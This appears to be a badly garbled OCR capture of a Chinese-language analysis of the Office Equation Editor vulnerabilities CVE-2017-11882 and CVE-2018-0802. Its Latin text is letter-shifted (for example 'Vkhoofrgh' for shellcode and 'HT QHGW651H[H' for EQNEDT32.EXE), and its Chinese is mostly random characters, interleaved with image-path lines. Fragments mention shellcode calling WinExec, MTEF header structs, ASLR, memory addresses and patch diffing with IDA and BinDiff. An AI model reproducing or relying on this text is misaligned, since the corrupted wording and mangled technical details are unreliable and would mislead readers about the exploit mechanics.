
远



矿 Ⓑ般练 uhw 观矿 矿 (r)

Ⓑ般 角 754::7 挺 颈 署

45i683



Ⓑ 矿 角 Vkhoofrgh 般矿


Vkhoofrgh 脑结 矿耀 SHE 鉴⑨

矿 遗 fdooZlqh{hf+, 见 矿(x)

fdoosrs 观 Ⓡ 矿 (x) 遗 Ⓑ

Vkhoofrgh 罪 齐 fpg 观 署 矿 词

挺 矿 齐 摄隆谨(f) 绑



规经(f) 矿 角 矿 Vkhoofrgh 矿

3{533 翻矿 脑 角 练 (f)

矿 (f) 矿驱 谅Ⓑ 齐挺 绕 齐

摄 矿 艺 般 DVOU矿 规 矿蝉

蝉 般谈缩 艺 遗 矿 缩 ⑨ 矿

艺 矿订谷挺 ⑨ 练 矿

规 角 %逦 % 摄 Vkhoofrgh 罪 fdoosrs 观

Ⓡ 规 (x) SHE 鉴 ⑨ 败矿

脑 阀般 DVOU

矿 ⓤ

3{361 (f)

ⓤ 矿翻般 练 般 矿

角 规 LGD 陷 练 (f) 摄 LGD

HT QHGW651H[H 警矿 艺职Ⓡ 角 RG ⓤ


逃矿 DVOU 院 般矿 规 起 ⑨

(q) ⑨ 矿 绕 LGD 罪 练 摄 角

Ⓑ 齐 挺 754h6< 矿 规 Ⓑ矿

署 败 逃矿 矿 脑

罗 耀



Ⓑ 754::7 挺 矿 角 规 Ⓑ 挺 754h6<

挺 矿 矿 脑 规 矿 754::7 挺 雅

颈 矿 3{6f 罗 矿 矿 补


5; 谅矿脑 3{4f 矿 规

3{53 罗 矿 般 3{<7 罗 职 矿

3{df03{4f03{<7@03{37矿脑 hes.6 谅 矿(r)

hes矿职　5 罗　谈 5　矿　脑绕　角

职Ⓡ　(f)　练



经　陷　矿　角　规　翻

HT QHGW651H[H 罪　前Ht xdwr q Qdwyh剔 罪齐　般　矿　般

练绑　矿　罗剔Ht xdwr qQdwyh剔

摄陷　翻神

vwuxfv HT QR OHI LOHKGU ~

Z RUG　feKgu>　22 HT QR OHI LOHKGU 长度，恒为 3{4f

GZ RUG　yhuvlrq>　22 恒为 3{53333

Z RUG　fi>　22 剪切板格式+%P dwkW sh HI %

GZ RUG　feRemhfw> 22 P WHI 数据长度，不包括 HT QR OHI LOHKGU 部分

GZ URG　uhvhuyhg4>22 未公开

GZ RUG　uhvhuyhg5>22 未公开

GZ RUG　uhvhuyhg6>22 未公开

GZ RUG　uhvhuyhg7>22 未公开

∅

雅 P WHI Gdwd 雅 矿P WHI Gdwd 雅

脑 P WHI P WHI 矿P WHI 雅 神

```
vwuxfv P WHI bKHDGHU ~
    E\WH eP whiYhuvlrq>          22 P WHI 版本号/一般为 3{36
    E\WH eSodwirup >             22 系统生成平台/3{33为 P df
生成/3{34为 Z lqgrzv 生成
    E\WH eSurgxfw<               22 软件生成平台/3{33为
P dwkW sh 生成/3{34为公式编辑器生成
    E\WH eSurgxfwYhuvlrq>        22 产品主版本号
    E\WH eSurgxfwVheYhuvlrq>22 产品副版本号
Ø
```

P WHI 。 练 (o) 矿 练罗 规练罗

谅 矿 谅 谈 7 谅 矿 谅

矿 雅 矿 (q)耀 谨

(f)矿 耀 谨 般 神

```
vwuxfv vwkl rqwUhfrug ~
    E\WH    eWdj >           22 字体文件的 wdj 位 3{3;
    E\WH    eW shl dfh>      22 字体风格
    E\WH    eVw ch>          22 字体样式
    E\WH    el rqwQdp h^q`   22 字体名称/以 QXOO为结束符
Ø
```

陷罪 el rqwQdp h^q`矿 谨 矿 (v)

规 QXOO 翻 矿 矿 规

院艺 P WHI 陷 衍 矿 除 规 =

kwws=22uwi5odwh{5h1vrxufhirujh1qhw2grfv1kwp o


结露 衍

矿 (f)

3{37 绕 FYH0534:044;;5

艺 FYH0534:044;;5 组 般矿败翻 % 闭 %矿 角 院 绕 FYH0534:044;;5 蚁耻摄 角 间 迄 矿 Ⓑ Riilfh533:Ⓡ Riilfh533:矿 矿结 订谷 组矿Ⓑ职Ⓡ 际 警 Ⓓ练认 翻HTQHGW65bROG1H[H矿 露 Ⓑ职Ⓡ 罪 LGD 警ElqGlii 矿院艺 ElqGlii 绕 矿 规kwwsv=22z z z 1fqeorjv1frp2ovge2s2438767441kwpo

结露




矿 角 矿 组® 限 8 罗挺 般

矿 职® (f) FYH0534: 044;；5 罗

矿 罗 齐挺 绕 颈 7344931 挺


矿 角院 罗挺



ElqGlii 矿绕 组® 矿 组 般 ；

罗 矿 脑 (f) 雅 观绕 间结练 摄

角 Ⓑ 挺 颈 矿脑 挺




规 矿 组 矿 挺 齐般缩罗 矿

耀 败 署 Ⓡ矿 间 练绑 署


hf{ 罪矿 艺 艺 3{54矿(q)评 hf{ 署

翻 3{53矿 露 败矿 LGD 罪 齐


组Ⓡ 74493i 挺 神



组 74493i 挺 神




Ⓑ 矿 评 矿 ne7344937 组 矿 FYH0534: 044; ; 5 矿 FYH0534; 03; 35 规矿 角 组 题绑 FYH0534; 03; 35 SRF 脑 ⓟ 齐 矿 罗 SRF 结 规% % 罗 组 % %离 练 脑 耻 矿结 角 组 题绑 FYH0534; 03; 35 SRF 矿 ⓟ矿 翻蚁耻 离翻般 Ⓑ 矿 角 间 RG ⓠ经际 754: : 7 754h6< 缩罗挺 绑 矿 艺 组Ⓡ DVOU矿 规 矿 SRF 警矿 ⓟ 754: : 7 挺 绑矿 练 Ⓑ 754h6< 挺 矿 矿 练



规　　颈　践　　规　　ⓟ　　矿　　练

绑　矿　　754h6<　挺　矿　　矿　Ⓑ　754::7　挺

矿　　练　　矿　　7448d:　挺　　矿　　般



5i53788; 罗 经 矿 绑 矿 角

7448d: 挺 绑 矿 ⑨ 矿 阻 7448d: 挺 雅矿练


矿 挺 雅 74493i 挺 般 矿

74493i 挺 绑 矿 ⑨ 矿 74493i 挺 雅

练 矿 Ⓑ 练 77f763 挺 矿

⑨ 77f763 挺 雅练 绑 矿 矿

